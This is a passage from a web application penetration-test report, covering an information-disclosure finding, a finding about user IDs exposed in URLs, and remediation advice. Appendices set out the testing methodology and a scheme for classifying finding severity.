- Limit login attempts.
- Force SSL on login pages and admin area.
- Put in place a CAPTCHA in the login page.
- Allow only specific IPs to login.
- Add extra layer by Two-Factor Authentication.

4.6 Information Disclosure

Severity | **Informative** Probability | **High**

VULNERABILITY DESCRIPTION


Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker, including: Data about other users, such as usernames or financial information, Sensitive commercial or business data, and technical details about the website and its infrastructure.
The dangers of leaking sensitive user or business data are fairly obvious, but disclosing technical information can sometimes be just as serious.
Although some of this information will be of limited use, it can potentially be a starting point for exposing an additional attack surface, which may contain other interesting vulnerabilities.

VULNERABILITY DETAILS

During our test, we have found sensitive paths the website is using. Although these paths do not leak the database's data, these paths may be useful to perform other attacks.

EXECUTION DEMONSTRATION

Accessing the '**Inspect -> Sources**' option on the browser, revealed sensitive paths the website is using. These paths may be useful to other attacks.



RECOMMENDED RECTIFICATION

- Make sure that everyone involved in producing the website is fully aware of what information is considered sensitive. Sometimes seemingly harmless information can be much more useful to an attacker than people realize. Highlighting these dangers can help make sure that sensitive information is handled more securely in general by your organization.

- Audit any code for potential information disclosure as part of your QA or build processes. It should be relatively easy to automate some of the associated tasks, such as stripping developer comments.

- Make sure that everyone involved in producing the website is fully aware of what information is considered sensitive. Sometimes seemingly harmless information can be much more useful to an attacker than people realize. Highlighting these dangers can help make sure that sensitive information is handled more securely in general by your organization.

- Double-check that any debugging or diagnostic features are disabled in the production environment.

- Double-check that any debugging or diagnostic features are disabled in the production environment.

4.7 Sensitive Information in URL

Severity | **Informative** Probability | **High**

VULNERABILITY DESCRIPTION


Information exposure through query strings in URL is when sensitive data is passed to parameters in the URL. This allows attackers to obtain sensitive data such as usernames, passwords, tokens (authX), database details, and any other potentially sensitive data. Simply using HTTPS does not resolve this vulnerability.

VULNERABILITY DETAILS

During our test, we have found the user's ID on the URL by accessing its profile page. This is sensitive information that may be useful to perform other attacks. On our check, we used this sensitive information to perform Parameter Tampering.

EXECUTION DEMONSTRATION

Accessing a random profile page, shows on the URL the user's ID.



RECOMMENDED RECTIFICATION

- Send all sensitive information in the body of a POST request. If sensitive data must be passed in the URL query string, encrypt the data before transport.

APPENDICES

METHODOLOGY

The work methodology includes some or all of the following elements, to meet client requirements:

APPLICATION TESTS

- **Various tests to identify:**
  - Vulnerable functions.
  - Known vulnerabilities.
  - Un-sanitized Input.
  - Malformed and user manipulated output.
  - Coding errors and security holes.
  - Unhandled overload scenarios.
  - Information leakage.
- **General review and analysis (including code review tests if requested by the client). Automatic tools are used to identify security related issues in the code or the application.**
- **After an automated review, thorough manual tests are performed regarding:**
  - **Security functions:** Checking whether security functions exist, whether they operate based on a White List of a Black List, and whether they can be bypassed.
  - **Authentication mechanism:** The structure of the identification mechanism, checking the session ID's strength, securing the identification details on the client side, bypassing through the use of mechanisms for changing passwords, recovering passwords, etc.
  - **Authorization policy:** Verifying the implementation of the authorization validation procedures, whether they are implemented in all the application's interfaces, checking for a variety of problems, including forced browsing, information disclosure, directory listing, path traversal.

- **Encryption policy:** Checking whether encryption mechanisms are implemented in the application and whether these are robust/known mechanisms or ones that were developed in-house, decoding scrambled data.
- **Cache handling:** Checking whether relevant information is not saved in the cache memory on the client side and whether cache poisoning attacks can be executed.
- **Log off mechanism:** Checking whether users are logged off in a controlled manner after a predefined period of in activity in the application and whether information that can identify the user is saved after he has logged off.
- **Input validation:** Checking whether stringent intactness tests are performed on all the parameters received from the user, such as matching the values to the types of parameters, whether the values meet maximal and minimal length requirements, whether obligatory fields have been filled in, checking for duplication, filtering dangerous characters, SQL / Blind SQL injection.
- **Information leakage:** Checking whether essential or sensitive information about the system is not leaking through headers or error messages, comments in the code, debug functions, etc.
- **Signatures:** (with source code in case of a code review test)**:** Checking whether the code was signed in a manner that does not allow a third party to modify it.
- **Code Obfuscation:** (with source code in case of a code review test, or the case of a client-server application): Checking whether the code was encrypted in a manner that does not allow debugging or reverse engineering.
- **Administration settings:** Verifying that the connection strings are encrypted and that custom errors are used.
- **Administration files:** Verifying that the administration files are separate from the application and that they can be accessed only via a robust identification mechanism.

- **Supervision, documentation and registration functions:** Checking the documentation and logging mechanism for all the significant actions in the application, checking that the logs are saved in a secure location, where they cannot be accessed by unauthorized parties.
- **Error handling:** Checking whether the error messages that are displayed are general and do not include technical data and whether the application is operating based on the failsafe principle.

- **In-depth manual tests of application's business logic and complex scenarios.**
- **Review of possible attack scenarios, presenting exploit methods and POCs.**
- **Test results: a detailed report which summarizes the findings, including their:**
  - Description.
  - Risk level.
  - Probability of exploitation.
  - Details.
  - Mitigation recommendations.
  - Screenshots and detailed exploit methods.
- **Additional elements that may be provided if requested by the client:**
  - Providing the development team with professional support along the rectification process.
  - Repeat test (validation) including report resubmission after rectification is completed.

INFRASTRUCTURE TESTS

- **Questioning the infrastructure personnel, general architecture review.**
- **Various tests in order to identify:**
  - IP addresses, active DNS servers.
  - Active services.
  - Open ports.
  - Default passwords.
  - Known vulnerabilities.
  - Infrastructure-related information leakage.
- **General review and analysis. Automatic tools are used in order to identify security related issues in the code or the application.**
- **After an automated review, thorough manual tests are performed regarding:**
  - Vulnerable, open services.
  - Authentication mechanism.
  - Authorization policy.
  - Encryption policy.
  - Log off mechanism.
  - Information leakage.
  - Administrative settings.
  - Administrative files.
  - Error handling.
  - Exploit of known security holes.
  - Infrastructure local information leakage.
  - Bypassing security systems.
  - Networks separation durability.
- **In-depth manual tests of application's business logic and complex scenarios.**

- **Review of possible attack scenarios, presenting exploit methods and POCs.**
- **Test results: a detailed report which summarizes the findings, including their:**
    - Description.
    - Risk level.
    - Probability of exploitation.
    - Details.
    - Mitigation recommendations.
    - Screenshots and detailed exploit methods.
- **Additional elements that may be provided if requested by the client:**
    - Providing the development team with professional support along the rectification process.
    - Repeat test (validation) including report resubmission after rectification is completed.

FINDING CLASSIFICATION

Severity

The finding's severity relates to the impact which might be inflicted to the organization due to that finding. The severity level can be one of the following options, and is determined by the specific attack scenario:

Critical – Critical level findings are ones which may cause significant business damage to the organization, such as:

- Significant data leakage
- Denial of Service to essential systems
- Gaining control of the organization's resources (For example Servers, Routers, etc.)

High – High level findings are ones which may cause damage to the organization, such as:

- Data leakage
- Execution of unauthorized actions
- Insecure communication
- Denial of Service
- Bypassing security mechanisms

- Inflicting various business damage

Medium – Medium level findings are ones which may increase the probability of carrying out attacks, or perform a small amount of damage to the organization, such as –

- Discoveries which makes it easier to conduct other attacks
- Findings which may increase the amount of damage which an attacker can inflict, once he carries out a successful attack
- Findings which may inflict a low level of damage to the organization

Low – Low level findings are ones which may inflict a marginal cost to the organization, or assist the attacker when performing an attack, such as –

- Providing the attacker with valuable information to help plan the attack
- Findings which may inflict marginal damage to the organization
- Results which may slightly help the attacker when carrying out an attack, or remaining undetected

Informative – Informative findings are findings without any information security impact. However, they are still brought to the attention of the organization.